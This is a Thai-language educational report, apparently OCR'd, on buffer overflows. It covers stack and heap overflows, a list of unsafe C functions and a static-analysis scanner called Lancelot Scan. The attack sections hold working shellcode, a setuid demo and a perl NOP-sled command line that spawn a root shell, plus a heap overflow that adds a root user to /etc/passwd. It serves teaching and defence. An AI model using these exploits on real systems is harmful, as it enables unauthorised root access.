อย่างแรกเนื่องจากเราไม่สามารถรู้ขนาดของ buffer ได้ แต่ memory มีพื้นที่ให้ buffer อย่างจำกัด ในการที่จะป้องกันการล้น (overflow) นั้นค่อนข้างลำบากในการป้องกัน นี่จึงเป็นปัญหาที่

เราสามารถพบได้บ่อยๆ อย่างเช่นการใช้คำสั่ง strcpy() โดยไม่ระมัดระวัง ทำให้ผู้ใช้สามารถสำเนา buffer ไปยังอีกส่วนหนึ่งได้

นี่เป็นเหตุการณ์ที่จะทำให้เห็นภาพได้ชัดขึ้น โดยตัวอย่างแรกนั้น buffer ได้เก็บค่า wxy ส่วนที่สองได้เก็บค่า wxy และตามด้วย abcde เอาไว้



buffer เก็บ wxy ใน memory buffer เก็บ abcde และ wxy ใน memory ไบต์ที่ไม่ได้ใช้

รูปที่ 2.2 แสดง buffer ใน memory


จากรูปจำไว้ว่าในกรณีทางด้านขวา เรามีไบต์ที่ไม่ใช้อยู่ 2 อันเพราะ word (4 ไบต์)จะถูกใช้ในการเก็บข้อมูล แต่เราต้องการเพียง 6 ไบต์ ซึ่งต้องใช้ 2 word จึงมีที่ว่างเหลืออยู่ 2 ไบต์

โปรแกรมที่มีความเสี่ยงในการโจมตีจาก Buffer แสดงให้เห็นดังนี้

```
#include <stdio.h>
int main(int argc, char **argv){
char jaycc[4]="Oum";
char herc[8]="Gillian";
strcpy(herc, "BrookFlora");
printf("%s\n", jayce);
return 0;
}
```

buffer ทั้ง 2 ส่วนจะถูกจัดเก็บไว้ใน stack ซึ่งจะเห็นได้จากรูป 1.3 เมื่อตัวอักษร 10 ตัวถูกทำสำเนาไปยัง buffer ซึ่งสามารถรองรับได้เพียง 8 ตัวนั้น buffer แรกจะถูกเปลี่ยนค่าไป

การทำสำเนาครั้งนี้ก่อให้เกิด buffer overflow ซึ่งใน memory ก่อนและหลังที่เกิด buffer overflow นั้นเป็นดังนี้



ก่อนเกิด buffer overflow หลังเกิด buffer overflow

รูปที่ 2.3 แสดงการเกิด buffer overflow

นี่คือสิ่งที่จะเกิดขึ้นเมื่อทำการเรียกโปรแกรมนี้ขึ้นมา

alfred@atlantis:~$ gcc jayce.c

alfred@atlantis:~$ ./a.out

ra

alfred@atlantis:~$

2.3 การล้นของ Buffer (Buffer Overflow)

จากที่ได้กล่าวไปแล้ว Buffer จะถูกใช้ในการเก็บข้อมูล ซึ่งอยู่ในหน่วยความจำ สิ่งที่เราสนใจนั่นก็คือการเก็บ String ในตัว Buffer เองนั้น ไม่มีวิธีการในการจัดการกับการรับค่าข้อมูลที่มากเกินจำนวนที่ว่างที่ได้จองไว้ เช่นถ้าเราทำการประกาศตัวแปรชนิด String โดยให้มีขนาด 10 ไบต์

```
Char str1[10];
```

ดังนั้นจะเกิดอะไรขึ้นถ้าใช้คำสั่ง

```
Strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

```
//overflow.c
main() {
char str1[10];
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
~
```

หลังจากนั้นทำการ compile และประมวลผล

```
[darkbasis@localhost lancelot]$ gcc -ggdb -o overflow overflow.c
[darkbasis@localhost lancelot]$ ./overflow
Segmentation fault
```

จะเห็นว่าเกิด Segmentation Fault

```
(gdb) run
Starting program: /home/darkbasis/lancelot/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
```

หลังจากลอง Debug ด้วยโปรแกรม GDB จะเห็นว่าโปรแกรมจะเกิดความผิดพลาดเมื่อพยายามจะประมวลผลคำสั่งที่ตำแหน่ง 0x41414141 ซึ่งเป็นเลขฐาน 16 ของตัวอักษร A .ซึ่งจะเห็นว่ารีจิสเตอร์ EIP จะถูกเขียนทับด้วย A ซึ่งเป็นสาเหตุที่โปรแกรมพยายามประมวลผลที่ตำแหน่ง 0x41414141 ซึ่งอยู่ภายนอก Process ทำให้เกิด Segentation Fault ขึ้นมา จากตัวอย่างเป็นเทคนิคที่เรียกว่าการล้นของ Stack (Stack Overflow)

2.4 การล้นของ Stack (Stack overflow)

การล้นของ Stack เป็นการใช้ การล้นของ Buffer ไปรบกวนค่าใน stack จนนำไปสู่การเรียกโค้ดอันไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามาได้

2.4.1 หลักการของ stack overflow

ในการเรียกฟังก์ชันขึ้นมาทำงานนั้น ค่าที่อยู่ในรีจิสเตอร์ EIP จะถูกทำสำเนาเก็บไว้ใน Stack และเมื่อฟังก์ชันนั้นทำงานเสร็จ โปรแกรมก็จะทำการนำค่า EIPที่ทำสำเนาลงไปใน Stack กลับมาใส่ EIP ตามเดิมเพื่อที่จะทำงานต่อไปได้ ซึ่งนี่เองที่เป็นจุดที่ทำให้ถูกโจมตีได้โดยอาศัยการแก้ไข ค่า EIP ใน Stack เมื่อฟังก์ชันนั้นทำงานเสร็จ ค่าที่อยู่ใน Stack ก็จะถูกสำเนาลงไปใน EIP แล้วโปรแกรมก็จะทำการประมวลผลในตำแหน่งนั้นต่อไป

2.4.2 ส่วนประกอบในการโจมตีแบบการล้นของ Stack

ในการแก้ไขค่า EIP ที่สำเนาไว้ใน Stack สิ่งที่ต้องทำคือการสร้าง Buffer ให้มีขนาดใหญ่เพื่อเป็นการง่ายในการกำหนดตำแหน่งให้ EIP ชี้ตำแหน่งกลับมาโดยอาศัยส่วนประกอบดังนี้

2.4.2.1 ล้อเลื่อน NOP (NOP Sled)

คำสั่ง NOP มีความหมายว่าไม่มีการทำงานอะไรเลย แต่ให้เลื่อนไปยังคำสั่งต่อไป คำสั่งนี้จึงถูกนำมาประยุกต์ใช้ในการเดิมเข้าไปด้านหน้า Exploit Buffer ซึ่งจะเรียกว่าล้อเลื่อน NOP ถ้า

EIP ชี้ไปยังตำแหน่ง NOP โปรแกรมก็จะทำการเลื่อนต่อไปเรื่อยๆ โดยทั่วไปแล้วในระบบ x86 จะใช้ Opcode เป็น 0x90

2.4.2.2 Shellcode

Shellcode เป็นคำที่ใช้เรียกภาษาเครื่อง (machine code) ที่แฮกเกอร์ใส่เข้ามาเพื่อให้ทำคำสั่งต่างๆ โดยส่วนมากจะอยู่ในรูปเลขฐาน 16

```
//shellcode.c
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
~
```


จากนั้นลอง compile และประมวลผล

```
[root@localhost lancelot]# ls
overflow  overflow.c  shellcode.c
[root@localhost lancelot]# vi shellcode.c
[root@localhost lancelot]# ls
overflow  overflow.c  shellcode.c
[root@localhost lancelot]# gcc -o shellcode shellcode.c
shellcode.c: In function `main':
shellcode.c:8: warning: return type of `main' is not `int'
[root@localhost lancelot]# chmod u+s shellcode
[root@localhost lancelot]# su darkbasis
[darkbasis@localhost lancelot]$ ./shellcode
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b#
```

จะเห็นว่าเราได้ root shell prompt (#)

2.4.2.3 Return Address

สิ่งสำคัญที่สุดในการโจมตีแบบ Exploit คือค่า Return Address ซึ่งจะต้องอยู่ในตำแหน่งที่ตรงพอดีและวนซ้ำมันจนกระทั่งเขียนทับค่า EIP ที่สำเนาไว้ใน Stack ถึงแม้ว่าเราสามารถที่จะชี้ตำแหน่งไปยังตำแหน่งของ Shellcode ได้เลย แต่เป็นการง่ายกว่าที่จะนำ ล้อเลื่อน NOP มาใช้ โดยวางไว้หน้า Shellcode แล้วชี้ไปที่ NOP แทน



รูปที่ 2.4 แสดงวิธีการโจมตีแบบ stack overflow

จากรูป จะเห็นว่าค่า address จะเขียนทับค่า EIP ซึ่งจะชี้ไปที่ ล้อเลื่อน NOP ซึ่งจะเลื่อนไปที่ Shellcode ในที่สุด

2.4.2.4 ตัวอย่าง Stack Overflow

ขั้นแรกเราต้องการรู้ตำแหน่งที่ ESP ชี้ ซึ่งจะเป็นตำแหน่งที่เราจะนำล้อเลื่อน NOP ไปใส่ และเป็นตำแหน่งที่เราต้องการให้ EIP ชี้ไป

```
#include <stdio.h>
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}
int main(){
printf("Stack pointer (ESP) : 0x%x\n", get_sp());
}
```

เมื่อทำการ compile และประมวลผลจะได้ค่า ESP ออกมา

```
[darkbasis@localhost lancelot]$ ./get_sp
Stack pointer (ESP) : 0xbffff918
```

จากนั้นทำการสร้าง Program ที่ทำให้เกิดการล้นของ Buffer

```
//buff.c
#include <stdio.h>
void main(int argc, char* argv[]){
char buf[400];
strcpy(buf,argv[1]);
}
```

จากนั้นทำการ compileและประมวลผลโดยใช้การวน NOP จำนวน 260 ตามด้วย Shellcode สุดท้ายใช้ค่าตำแหน่งของ ESP ทำให้เกิดการล้นของ Buffer ไปทับที่ EIP

```
[darkbasis@localhost lancelot]$ ./buff `perl -e 'print "\x90"x260';``perl -e 'print "\x31\xc0\x31
\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\
x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"';``perl -e 'p
rint "\xf9\xff\xbf\x18"x51';`
sh-2.05b# id
uid=0(root) gid=500(darkbasis) groups=500(darkbasis)
sh-2.05b#
```

จะเห็นว่าเราได้ root shell prompt (#) แสดงว่าการ Exploit สำเร็จ

2.5 การล้นของ Heap (Heap Overfow)

2.5.1 หลักการของ Heap Overflow

Heap เป็นส่วนที่อยู่บนหน่วยความจำ ซึ่งเก็บตัวแปรแบบ Dynamic ซึ่งตัวแปรแบบ Dynamic จะถูกสร้างขึ้นเมื่อใช้คำสั่ง malloc() โดย Heap จะขยายจากส่วนค่าต่ำของหน่วยความจำไปสู่ส่วนค่ามากของหน่วยความจำซึ่งตรงกันข้ามกับส่วน Stack

ในการทำ Exploit ด้วยวิธีการล้นของ Heap นั้นจะไม่เหมือนกับการ Exploit ด้วยวิธีการล้นของ Stack โดยส่วนของ Stack นั้นจะเน้นไปที่การเขียนทับค่า Return Address แต่ในส่วนของ Heap นั้นจะเป็นการพยายามเขียนทับค่าตัวแปรที่สำคัญ

2.5.2 ตัวอย่างการ Exploit ด้วยวิธี Heap Overflow

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
FILE *filed;
char *userinput = malloc(20);
char *outputfile = malloc(20);

if(argc < 2)
{
printf("Usage: %s <string to be written to /tmp/notes>\n",argv[0]);
exit(0);
}

strcpy(outputfile, "/tmp/notes");
strcpy(userinput,argv[1]);

printf("userinput @ %p: %s\n", userinput,userinput);
printf("outputfile @ %p: %s\n",outputfile,outputfile);

filed = fopen(outputfile, "a");
if(filed == NULL)
{
fprintf(stderr, "error opening file %s\n", outputfile);
exit(1);
}
fprintf(filed,"%s\n",userinput);
fclose(filed);
return 0;
}
```

จากโปรแกรม โปรแกรมจะทำการประกาศตัวแปรแบบ Dynamic ขึ้นมา 2 ตัว นั่นคือ userinput และ outputfile โดยจองหน่วยความจำไว้มีขนาด 20 char จากนั้นโปรแกรมจะทำการรับค่าจากผู้ใช้แล้วนำไปเก็บไว้ในตัวแปร userinput ส่วนตัวแปร outputfile จะเก็บค่า /tmp/notes หลังจากนั้น โปรแกรมก็จะทำการ write file ที่อยู่บนตัวแปร outputfile ด้วยข้อความที่เก็บไว้ในตัวแปร userinput

จากนั้นลองทำการประมวลผลโปรแกรม

```
[darkbasis@localhost lancelot]$ ./heap_overflow darkbasis
userinput @ 0x8049870: darkbasis
outputfile @ 0x8049888: /tmp/notes
[darkbasis@localhost lancelot]$ cat /tmp/notes
darkbasis
```

จะเห็นว่าโปรแกรมจะทำการเขียนข้อความคำว่า darkbasis ลงไปยัง /tmp/notes แต่ถ้าเราลองใส่ String ที่มีค่าเกินกว่าที่โปรแกรมจองไว้

```
[darkbasis@localhost lancelot]$ ./heap_overflow 12345678901234567890123456789
userinput @ 0x8049870: 12345678901234567890123456789
outputfile @ 0x8049888: 56789
[darkbasis@localhost lancelot]$
```

จะเห็นว่าตัวแปร outputfile จะถูกเขียนทับอันเนื่องมาจากการล้นของตัวแปร userinput ทำมห้ปรแกรมทำการเขียนข้อความ 12345678901234567890123456789 ลงไปยัง file 56789 ในกรณีแบบนี้ถ้าโปรแกรมนี้ root เป็นเจ้าของ file และมีการตั้งค่า SUID จะทำให้โปรแกรมนี้สามารถเข้าไปแก้ไข file สำคัญๆได้ โดยเฉพาะ /etc/passwd ผู้โจมตีก็สามารถเข้าไปเพิ่ม user ที่มีสิทธิ์เป็น root ได้ นั่นคือเราพยายามที่จะให้ userinput เป็น rooted::0:0:m:/root:/bin/bash แล้ว outputfile มีค่าเป็น /etc/passwd แต่ถ้าเราใช้คำสั่ง ./heap_overflow rooted::0:0:m:/root:/bin/bash ค่า outputfile ที่ได้จะมีค่าเป็น /bash เพราะค่า outputfile จะถูกทับที่ตัวอักษรที่ 25 ซึ่งไม่เป็นประโยชน์ สิ่งที่เราต้องการคือทำให้ตัวที่ 25 ของ userinputfile มีค่าเป็น /etc/passwd สิ่งที่เราต้องทำคือสร้างไดเรคทอรี่และทำการสร้าง SYM LINK ดังนี้

```
[darkbasis@localhost lancelot]$ mkdir /tmp/etc
[darkbasis@localhost lancelot]$ ln -s /bin/bash /tmp/etc/passwd
```

ซึ่งจะทำให้ /tmp/etc/passwd ลิ้งค์ไปที่ /bin/bash จากนั้นใช้คำสั่ง ./heap_overflow rooted::0:0:m:/root:/tmp/etc/passwd ซึ่งจะได้ผลดังนี้

```
[darkbasis@localhost lancelot]$ ./heap_overflow rooted::0:0:m:/root:/tmp/etc/passwd
userinput @ 0x8049870: rooted::0:0:m:/root:/tmp/etc/passwd
outputfile @ 0x8049888: /etc/passwd
[darkbasis@localhost lancelot]$ su rooted
[root@localhost lancelot]# id
uid=0(root) gid=0(root) groups=0(root)
[root@localhost lancelot]#
```

จะเห็นว่าเราสามารถเพิ่ม user ลงไปใน /etc/passwd และสามารถได้สิทธิ์เป็น root การ exploit ด้วยวิธี Heap Overflow จึงสมบูรณ์

บทที่ 3
การป้องกันการเกิด Buffer Overflow

มีวิธีการหลายอย่างถูกใช้เพื่อป้องกันหรือตรวจสอบการเกิด buffer overflow ซึ่งมีทั้งข้อดีข้อเสียแตกต่างกันออกไป ซึ่งมีทั้งการป้องกันในระดับ source code, compile time โดยสามารถแบ่งออกเป็นหัวข้อย่อยๆได้ดังต่อไปนี้

3.1 Static Code analysis

เป็นการป้องกันการเกิด buffer overflow โดยการวิเคราะห์ source code ว่า เสี่ยงต่อการเกิด buffer overflow หรือไม่ โดยดูจากการใช้ฟังก์ชันที่ไม่ถูกต้อง การเขียนโปรแกรมโดยไม่ได้ตรวจสอบขอบเขตของตัวแปร รวมทั้งการใช้ฟังก์ชันที่เสี่ยงต่อการทำให้เกิด buffer overflow

3.1.1 ฟังก์ชันที่เสี่ยงต่อการโจมตีด้วยวิธี buffer overflow

ฟังก์ชัน: **strcpy**
ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์ขณะที่ทำสำเนาไปยังเป้าหมาย
การแก้ไข: เปลี่ยนไปใช้ ฟังก์ชัน strncpy หรือ strlcpy

ฟังก์ชัน: **lstrcpy,wcscpy,_tcscpy,_mbscpy**
ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์ขณะที่ทำสำเนาไปยังเป้าหมาย
การแก้ไข: ใช้ฟังก์ชันที่ทำการหยุดสำเนาเมื่อสิ้นสุดบัฟเฟอร์

ฟังก์ชัน: **memcpy,CopyMemory,bcopy**
ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์ขณะที่ทำสำเนาไปยังเป้าหมาย
การแก้ไข: ทำให้ตัวแปรที่จะนำมารับค่ามีขนาดพอเพียงสำหรับการรับค่า

ฟังก์ชัน: **strcat**
ความปลอดภัย: ไม่ได้ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์ขณะที่ทำการเชื่อมข้อความไปยังเป้าหมาย
การแก้ไข: เปลี่ยนไปใช้ฟังก์ชัน strncat หรือ strlcat แทน

ฟังก์ชัน: **lstrcat,wcscat,_tcscat,_mbscat**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์ขณะที่ทำการเชื่อมข้อความไปยังเป้าหมาย

ฟังก์ชัน: **strncpy**

ความปลอดภัย: ง่ายต่อการใช้ที่ไม่ถูกต้อง ไม่ได้ทำการปิดด้วย \0 เสมอไป หรือตรวจสอบตัวชี้ที่ไม่ถูกต้อง

ฟังก์ชัน : **lstrcpyn,wcsncpy,_tcsncpy,_mbsnbcpy**

ความปลอดภัย: ง่ายต่อการใช้ที่ไม่ถูกต้อง ไม่ได้ทำการปิดด้วย \0 เสมอไป หรือตรวจสอบตัวชี้ที่ไม่ถูกต้อง

ฟังก์ชัน: **strncat**

ความปลอดภัย: ง่ายต่อการใช้งานที่ไม่ถูกต้อง (เช่นการคำนวณค่าสูงสุดที่ตัวแปรสามารถรับได้)

การแก้ไข: ใช้ฟังก์ชัน strlcat หรือ คำนวณค่าสูงสุดที่ตัวแปรรับได้ให้ถูกต้อง

ฟังก์ชัน: **lstrcatn,wcsncat,_tcsncat,_mbsnbcat**

ความปลอดภัย: ง่ายต่อการใช้งานที่ไม่ถูกต้อง (เช่นการคำนวณค่าสูงสุดที่ตัวแปรสามารถรับได้)

การแก้ไข: ใช้ฟังก์ชัน strlcat หรือ คำนวณค่าสูงสุดที่ตัวแปรรับได้ให้ถูกต้อง

ฟังก์ชัน: **strccpy,strcadd**

ความปลอดภัย: เกิดการล้นของบัฟเฟอร์ถ้าบัฟเฟอร์ไม่ใหญ่พอ

การแก้ไข: ทำให้แน่ใจว่าบัฟเฟอร์มีขนาดใหญ่เพียงพอ

ฟังก์ชัน: **gets,_getts**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ใช้ fgets แทน

ฟังก์ชัน: **sprintf,vsprintf,swprintf,vswprintf,_stprintf,_vstprintf**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ใช้ฟังก์ชัน snprintf หรือ vsnprintf แทน

ฟังก์ชัน: **scanf,vscanf,wscanf,_tscanf**

ความปลอดภัย: รับตัวแปรโดยไม่กำหนดขอบเขตของตัวแปร สามารถทำให้เกิดการล้นของบัฟเฟอร์ได้

การแก้ไข: กำหนดขอบเขตของตัวแปรให้แน่นอนหรือใช้ฟังก์ชันในการรับค่าฟังก์ชันอื่น

ฟังก์ชัน: **fscanf,sscanf,vsscanf,vfscanf,_ftscanf**

ความปลอดภัย: รับตัวแปรโดยไม่กำหนดขอบเขตของตัวแปร สามารถทำให้เกิดการล้นของบัฟเฟอร์ได้

การแก้ไข: กำหนดขอบเขตของตัวแปรให้แน่นอนหรือใช้ฟังก์ชันในการรับค่าฟังก์ชันอื่น

ฟังก์ชัน: **strlen,wcslen,_tcslen,_mbslen**

ความปลอดภัย: ไม่สามารถจัดการกับ string ที่ไม่มี \0 ปิดท้าย

ฟังก์ชัน: **MultiByteToWideChar**

ความปลอดภัย: ต้องการความยาวเป็นตัวอักษร ไม่ใช่เป็นไบต์

ฟังก์ชัน: **streadd,strecpy**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ทำให้แน่ใจว่าตัวแปรที่จะรับมีขนาดเป็น 4 เท่าของตัวแปรที่ส่งมา เพื่อจะได้มีที่ว่างสำหรับการขยาย

ฟังก์ชัน: **strtrns**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ทำให้แน่ใจว่าตัวแปรที่รับข้อมูลมีขนาดใหญ่กว่าตัวแปรที่ส่งข้อมูล

ฟังก์ชัน: **realpath**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ทำให้แน่ใจว่าตัวแปรที่รับข้อมูลมีขนาดใหญ่กว่าขนาดของ MAXPATHLEN และทำการป้องกันปัญหาจากการ implement โดยตัวแปรที่รับเข้าไปในฟังก์ชันต้องไม่มีค่ามากไปกว่า MAXPATHLEN

ฟังก์ชัน: **getopt,getopt_long**

ความปลอดภัย: การ implement แบบเก่าไม่ได้ป้องกันการล้นของบัฟเฟอร์

การแก้ไข: ตรวจสอบการ implementation ในการติดตั้งหรือจำกัดขนาดของข้อความที่จะใส่ลงไป

ฟังก์ชัน: **getpass**

ความปลอดภัย: การ implement บางครั้งไม่ได้ป้องกันการล้นของบัฟเฟอร์

ฟังก์ชัน: **getwd**

ความปลอดภัย: ไม่ได้ตรวจสอบการเกิดการล้นของบัฟเฟอร์

การแก้ไข: ใช้ฟังก์ชัน getcwd

ฟังก์ชัน: **getchar,fgetc,getc,read,_gettc**

ความปลอดภัย: ตรวจสอบขอบเขตของบัฟเฟอร์ถ้าใช้ในลูป

ฟังก์ชัน: **getenv,curl_getenv**

ความปลอดภัย: ตัวแปรแวดล้อมไม่สามารถเชื่อถือได้ซึ่งผู้บุกรุกสามารถตั้งค่าได้

การแก้ไข: ตรวจสอบตัวแปรแวดล้อมให้ดีก่อนใช้

ฟังก์ชัน: **g_get_home_dir**

ความปลอดภัย: ฟังก์ชันนี้เหมือนกับคำสั่ง getenv("HOME") ซึ่งจะส่งค่าที่เชื่อถือไม่ได้กลับมาถ้าผู้บุกรุกสามารถแก้ไขได้

การแก้ไข: ตรวจสอบตัวแปรแวดล้อมให้ดีก่อนใช้

ฟังก์ชัน: **g_get_tmp_dir**

ความปลอดภัย: ฟังก์ชันนี้เหมือนกับคำสั่ง getenv("TMP") ซึ่งจะส่งค่าที่เชื่อถือไม่ได้กลับมาถ้าผู้บุกรุกสามารถแก้ไขได้

การแก้ไข: ตรวจสอบตัวแปรแวดล้อมให้ดีก่อนใช้

3.1.2 การเขียนโปรแกรมโดยไม่ตรวจสอบขอบเขตของตัวแปร

ในการเขียนโปรแกรมใดโปรแกรมหนึ่ง ผู้เขียนโปรแกรมต้องคอยระวังการประกาศตัวแปร โดยเฉพาะตัวแปรชนิด อาร์เรย์ ยกตัวอย่างเช่น


```
char buf[10];

buf[10] = A;
```

ซึ่งเมื่อทำการ compile โปรแกรมนี้ ย่อมไม่มีสิ่งผิดปกติเกิดขึ้น แต่เมื่อใดก็ตามที่ทำการเรียกโปรแกรมนี้ขึ้นมาทำงาน ก็จะเกิด segmentation fault เกิดขึ้น เนื่องจาก ตัวแปร buf จะมีตัวแปรที่ใส่ได้แค่ 0 – 9 ถ้าทำการให้ค่าไปที่อาร์เรย์ตัวที่ 10 ย่อมก่อให้เกิด segmentation fault ขึ้นแน่นอน ซึ่งสามารถเป็นช่องโหว่ในการโจมตีได้

3.1.3 Lancelot Scan

Lancelot Scan เป็นโปรแกรมที่ได้พัฒนาขึ้นเพื่อการศึกษา โดยเป็นโปรแกรมป้องกันการเกิด Buffer Overflow แบบ Static Code analysis โดยมีการทำงานตาม Flow chart ดังนี้



รูปที่ 3.1 โฟลว์ชาร์ตของโปรแกรม Lancelot Scan

3.1.3.1 ขั้นตอนการทำงาน

- โปรแกรมทำการเปิด file source code ที่ต้องการวิเคราะห์
- อ่านข้อมูลจาก source code ออกมาทะละบรรทัด แล้วทำการแยก string ออกมาเป็นอักขระ แล้วทำการวิเคราะห์ว่าเป็น ฟังก์ชันหรือไม่ ถ้าไม่ก็จะทำการค้นหาต่อไปจนจบบรรทัด ถ้าเป็นฟังก์ชันก็จะส่งไปตรวจสอบดูว่า เป็นฟังก์ชันที่เสี่ยงต่อการเกิด buffer overflow หรือไม่

